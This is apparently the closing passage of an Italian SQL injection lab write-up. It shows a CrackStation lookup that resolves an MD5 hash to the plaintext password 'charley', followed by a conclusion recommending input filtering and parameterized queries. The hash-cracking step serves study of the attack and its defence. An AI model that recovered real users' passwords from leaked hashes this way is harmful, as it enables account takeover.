Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

la password in chiaro è *charley*

CONCLUSIONE: Gli attacchi SQL Injection sfruttano query dinamiche non sicure nei database. Per prevenirli è fondamentale filtrare l'input dell'utente e usare query parametrizzate, riducendo la possibilità che dati malevoli vengano eseguiti come comandi SQL.